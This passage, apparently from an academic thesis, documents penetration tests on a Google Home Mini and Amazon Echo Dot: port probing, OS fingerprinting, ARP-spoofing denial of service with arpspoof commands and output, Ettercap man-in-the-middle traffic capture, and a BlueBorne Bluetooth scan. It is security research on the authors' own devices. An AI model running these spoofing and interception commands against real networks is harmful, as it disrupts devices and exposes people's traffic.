
To highlight, when it used the TCP/IP port 8012 to set up a communication towards the device, it obtained the message *"Enter password: "*. It could indicate that there is a mechanism to exchange information with the device using a Kali Linux terminal (Figure 4.49). It tried random passwords without any success.



```
Enter password: 
```

Figure 4. 49 Communication between Google-Home-Mini and Sparta app.

Another interesting point is that using the 8009 TCP/IP port was possible to reveal the digital certificate used by Google-Home-Mini, besides the info bring the certificate validation time, among other interesting data (Figure 4.50).



```
Subject: commonName=8ca72b81-2b5d-626c-7dc7-be10336f5aab
Issuer: commonName=8ca72b81-2b5d-626c-7dc7-be10336f5aab
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2019-08-04T15:19:59
Not valid after:  2019-08-06T15:19:59
MD5:   143d c01d 1635 0a3b 573e 7415 4dd3 6293
SHA-1: 1bff 2aaf c114 2431 730b c03d 538a 9633 1252 639f
-----BEGIN CERTIFICATE-----
MIIC2jCCAcKgAwIBAgIECrZrZzANBgkqhkiG9w0BAQsFADAvMS0wKwYDVQQDDCQ4
Y2E3MmI4MS0yYjVkLTYyNmMtN2RjNy1iZTEwMzM2ZjVhYWIwHhcNMTkwODA0MTUx
OTU5WhcNMTkwODA2MTUxOTU5WjAvMS0wKwYDVQQDDCQ4Y2E3MmI4MS0yYjVkLTYy
NmMtN2RjNy1iZTEwMzM2ZjVhYWIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQCnNLoluOa0YyvrBaf5FV0PYy6HBDZhHlw9i99hZZ9jOh8k6lwy13B2xtTf
JPvbx+BW0hY+VGhfsXtCUWr/QDeGoJFIsXxMjUcUjXfSo/l/jk6jKKAyHnQeat31
lwSy/z6NZfwE5/HQvXAAC6RL7EA31YN6Ot7I0wzK52vEm0kLHyURSgQ9Owbpth/X
YDBSCEJi4tmt0Baf1iB9TI+aIMvI3bnMB/zqZrTevVtdlIRGHGeB+t6eW44C5v8u
wzIck/JYro0QGK1XP9FGRfe5U7qc0EY1WwIA1/TlFZCJGNH2MtxUErP3CsKhFSCV
5qdWTcGm60UFlg17KcryNL7G5bsrAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAE78
4INqjct5owDgwlzi+a63NQF3Ro61oNMUcQ10X1SaAsjdsJnMaqVHpskndLYAI4eB
CwyDH//IG5+gbszVgHOdDz/JuhIhAnVIFpBjIOoiykzEgW+VpZdWXzLU3VRz8bOT
dYYkKlD0rJBmVPLvgRb11muda9eDMqqQ6P0v5X9FbBIvJRq0O+jiNsZ17PVPKxBk
BIphXOq6uV3ph0rJgFEoXtaTWqWRl1gR6DA67pnyMS882fei6hC2ALtYd7EW/cUq
x/oMcu05tpiYTXQ4VVgScARobXs5qtp/UszBsH6xiJ6UbwXhGU6SqZHVbhEPy1Ke
ulNUgKBpl9gLpXPa6rs=
-----END CERTIFICATE-----
```

Figure 4. 50 Digital certificates used by Google-Home-Mini

Using the application Armitage v 1.4.11, it revealed the possible operating system used by both devices.

Amazon-Echo-Dot v3 use as operating system Android 5.X (Figure 4.51).




Figure 4. 51 Echo-Dot v3 Operating System

Google-Home-Mini use as operating system Linux 2.6.X (Figure 4.52).




Figure 4. 52 Google-Home-Mini Operating System

The revelation of the operating system of both devices could lead to independent research where the weakness of those operating system might bring more opportunities to exploit the vulnerability of the SPA devices.

4.1.2.3 DoS (Denial of Service)

Information gathering

The flood of innocuous TCP/IP requests towards devices SPA that exchanges information to other devices or means has become an issue that can obstacle the performance of SPA devices. DOS (denial of service) has been a drawback that can affect any electronic device that use the TCP/IP protocol to exchange data. Although, some researchers have published different articles to addressed this issue, such as, improve the configuration of every hardware component that belong to the network; improve the configuration of router devices; enhance the physical component of the network with a hardware improvement (Schuba et all, 1997), the issue has still a high relevance nowadays. Another suggestion made by Carl, Kesidis, Brooks, and Rai (2006), proposed a three-detection method to reduce the incidence of this attack. The first is activity profiling; the second is Changepoint detection, and the third method is wavelet analysis.

Vulnerability identification (Object test)

The main idea this security penetration test is to generated communication issues between the devices and their respective services cloud providers until block the SPA devices.


Configuration of experiment Table 4.12

Table 4. 13 Requirements security penetration test - DoS (Denial of service)

Type	Components	Description
Hardware	Google Home Mini Firmware version 1.40.156414	SPA device target
	Amazon Echo Dot (3rd generation)	SPA device target
	Router Huawei	Model B315s-607
Software	Operating system: Linux	v 4.19.0-kali5
	Internet connexion	Cloud connectivity

Penetration test result


The two devices (Amazon Echo Dot and Google Home Mini) connected via Wi-Fi to router Huawei. Open a terminal session on Kali Linux, type the command *"ip route"* to identify the default gateway, the LAN segment and the mask. After that, type the command *"netdiscover"* as is described in figure 4.53.



```
root@kali:~# ip route
default via 192.168.1.254 dev wlan0 proto dhcp metric 600
192.168.1.0/24 dev wlan0 proto kernel scope link src 192.168.1.66 metric 600
root@kali:~# netdiscover -r 192.168.1.0/24
```

Figure 4. 53 Discovering LAN configuration

Typing the command "*netdiscover*" identified the next items in the LAN segment. (Figure 4.54)




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

1341 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 56322
 ____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ----------------------------------------------------------------------------
192.168.1.254   70:8a:09:84:41:[redacted]    426   17892  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.68    38:8b:59:80:19:[redacted]    914   38388  Google, Inc.
192.168.1.67    7c:61:66:ac:9c:[redacted]      1      42  Amazon Technologies Inc.
```

Figure 4. 54 Command netdiscover to LAN devices

With the IP and MAC networks already identified, it proceeds to activate a spoofing attack. Using the command “*arpspoof –i wlan0 –t <IP-Target> - r <IP-default-gateway>* “

The next graphic shows a successful attack toward Alexa-Echo-Dot, figure 4.55




```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.67 -r 192.168.1.254
dc:85:de:a4:ad:    7c:61:66:ac:9c:[redacted] 0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:[redacted] 0806 42: arp reply 192.168.1.67 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    7c:61:66:ac:9c:[redacted] 0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:[redacted] 0806 42: arp reply 192.168.1.67 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    7c:61:66:ac:9c:[redacted] 0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:[redacted] 0806 42: arp reply 192.168.1.67 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    7c:61:66:ac:9c:[redacted] 0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:[redacted] 0806 42: arp reply 192.168.1.67 is-at dc:85:de:a4:ad:[redacted]
```

Figure 4. 55 Successful DOS attack – Target Amazon-Echo-Dot

During the security penetration test, every time that it tried to get information always the answer was: (Amazon Echo Dot) “*sorry, I am having trouble understanding you right now please try a little later*”; (Google Home Mini) “*I can't reach the internet right now check your modem or router connection and try again*”. When the attack interrupted the communication restored.

The next graphic shows a successful attack toward Google-Home-Mini, figure 4.56



```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.68 -r 192.168.1.254
dc:85:de:a4:ad:    38:8b:59:80:19:  0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:  0806 42: arp reply 192.168.1.68 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    38:8b:59:80:19:  0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:  0806 42: arp reply 192.168.1.68 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    38:8b:59:80:19:  0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:  0806 42: arp reply 192.168.1.68 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    38:8b:59:80:19:  0806 42: arp reply 192.168.1.254 is-at dc:85:de:a4:ad:[redacted]
dc:85:de:a4:ad:    70:8a:9:84:41:  0806 42: arp reply 192.168.1.68 is-at dc:85:de:a4:ad:[redacted]
```

Figure 4. 56 Successful DOS attacks - Target Google-Home-Mini

During the execution of the attack, the communication between the devices and their cloud companies interrupted, besides the devices showed the next physical evidence that might infer communication issues. Figure 4.57 and figure 4.58




Figure 4. 57 Amazon-Echo-device crash




Figure 4. 58 Google-Home-Mini crash

4.1.2.4 Man in the middle attack

Information gathering

Man in the middle attack (MITM) is one of the basic mechanisms to eavesdrop and capture network communications in the middle of the LAN network. The idea behind of this attack is obtained the ARP table of the target to identify MAC address and IP address associated, after that, the attacker produces an ARP spoofing to simulate that the attacker machine is the default gateway to send all the traffic to the incorrect computer (Nayak, & Samaddar, 2010).

Vulnerability identification (Object test)

This test aims to demonstrate that the SPA gadgets are defenceless to the MITM attack and that all traffic can be deflected to other machines to spy on the traffic and thus identify the exchange of data between the SPA and their respective cloud company.

Configuration of the experiment are shown in Table 4.14


Table 4. 14 Requirements security penetration test - Man in the middle attack (MiTM)

Type	Components	Description
Hardware	Google Home Mini Firmware version 1.40.156414	SPA device target
	Amazon Echo Dot (3rd generation)	SPA device target
	Router Huawei	Model B315s-607
Software	Operate system: Linux	v 4.19.0-kali5
	Ettercap	0.8.2
	Internet connexion	Cloud connectivity

Penetration test result

Amazon-Echo-Dot


The first stage is to identify the devices that belong to the LAN network and, accurately identify the target, in this case, it is possible to observe that there are two elements; one is the SPA device target (Echo-Dot) and the second is the router-modem to have Internet access, with its respective IPs and MAC address, figure 4.59



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.254   70:8a:09:[redacted]        9      378  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.69    7c:61:66:                  1       42  Amazon Technologies Inc.
```

Figure 4. 59 Echo-Dot v3 IP address and MAC address

When the target identified, the application Ettercap can start the ARP poising process; figure 4.60 shows that the attack started successfully.




IP Address	MAC Address	Description
192.168.1.69	7C:61:66: [redacted]	
192.168.1.254	DC:85:DE: [redacted]	

```
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.1.69 added to TARGET1
Host 192.168.1.254 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.1.69 7C:61:66 [redacted]

 GROUP 2 : 192.168.1.254 DC:85:DE: [redacted]
Unified sniffing already started...
```

Figure 4. 60 Echo-Dot v3 affected by a MITM attack


After launching the attack, it can start capturing valuable information from Amazon-Echo-Dot v3, figure 4.61



IP Address	Hostname
52.94.232.206	device-metrics-us.amazon.com
192.168.1.69	Android.local
192.168.1.254	
8.8.8.8	
54.239.29.0	unagi-na.amazon.com
13.224.180.42	d29r7idq0wxsiz.cloudfront.net
52.94.232.195	unagi-na.amazon.com
54.239.26.255	unagi-na.amazon.com

Figure 4. 61 Data captured Amazon-Echo-Dot v3


The same process applies to the Google-Home-Mini device; firstly, identify the IP address and the MAC address of the target; figure 4.62.



```
Currently scanning: Starting.   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.68    38:8b:59:[redacted]          1      42  Google, Inc.
192.168.1.254   70:8a:09:                    1      42  HUAWEI TECHNOLOGIES CO.,LTD
```

Figure 4. 62 Google-Home-Mini IP address

Secondly, trigger the Ettercap application to the start the ARP poison process, which after the respective configuration and discovering, start the process successfully, figure 4.63.




IP Address	MAC Address	Description
192.168.1.68	38:8B:59:[redacted]	
192.168.1.254	70:8A:09:[redacted]	

```
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.1.68 added to TARGET1
Host 192.168.1.254 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.1.68 38:8B:59:[redacted]

 GROUP 2 : 192.168.1.254 70:8A:09:[redacted]
Unified sniffing already started...
```

Figure 4. 63 Google-Home-Mini MITM attack

After launching the attack, it can start capturing valuable information for Google-Home-Mini, figure 4.64



Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
192.168.1.68	44028	-	8.8.8.8	53	UDP	idle	64	108
192.168.1.68	59823	-	172.217.25.35	443	TCP	idle	549	0
192.168.1.68	33875	-	216.58.199.68	443	TCP	idle	349450	0
192.168.1.68	60083	-	219.88.185.50	443	TCP	idle	9597	0
192.168.1.68	40435	-	172.217.167.78	443	TCP	idle	71424	4639
192.168.1.68	41801	-	172.217.25.174	443	TCP	idle	1377	0
192.168.1.68	36205	-	35.186.224.53	443	TCP	idle	9311	0

Figure 4. 64 Data captured from Google-Home-Mini

4.1.2.5 Bluetooth attack (The Blueborne Attack)

Information gathering

On September 12 2017, the IoT security firm “Armis” found various vulnerabilities associated with Bluetooth protocol that works on any operating system which is documented in its web site. According to the website of Armis, the weaknesses discovered in distinct Bluetooth components, such as SDP (Service Discovery Protocol), Bluetooth Network Encapsulation Protocol (BNEP), Personal Area Networking (PAN) profile and, LEAP (Low energy audio protocol).

Vulnerability identification (Object test)

The idea is to try to identify if the SPA devices used in this paper still can have those weaknesses related by Armis.


Configuration of the experiment is shown in table 4.15

Table 4. 15 Requirements security penetration test - Bluetooth attack

Type	Components	Description
Hardware	Google Home Mini Firmware version 1.40.156414	SPA device target
	Amazon Echo Dot (3rd generation)	SPA device target
	Sony Xperia Tablet	v Z2
	Mobile Phone	Oppo R15 PRO
Software	Python	v 2.7
	Operating system: Linux	v 4.19.0-kali5

Penetration test result


Using Python 2.7, the script “bluebornescan.py” was executed. The script scans the environment trying to identify Bluetooth devices; in this specific case, the scrip only discovered two Bluetooth devices, Figure 4.65.


root@kali: ~/Desktop/blueborne-scanner
File Edit View Search Terminal Help

```
root@kali:~/Desktop/blueborne-scanner# python2.7 bluebornescan.py


hook's Blueborne Android scanner v0.01



searching for devices
searching for devices
searching for devices
searching for devices
searching for devices
30:A8:DB:[redacted] - Xperia Z2 Tablet - !!! IS Vulnerable
searching for devices
searching for devices
C4:E3:9F:          - OPPO Reno - NOT Vulnerable
searching for devices
C4:E3:9F[redacted] - OPPO Reno - NOT Vulnerable
searching for devices
```

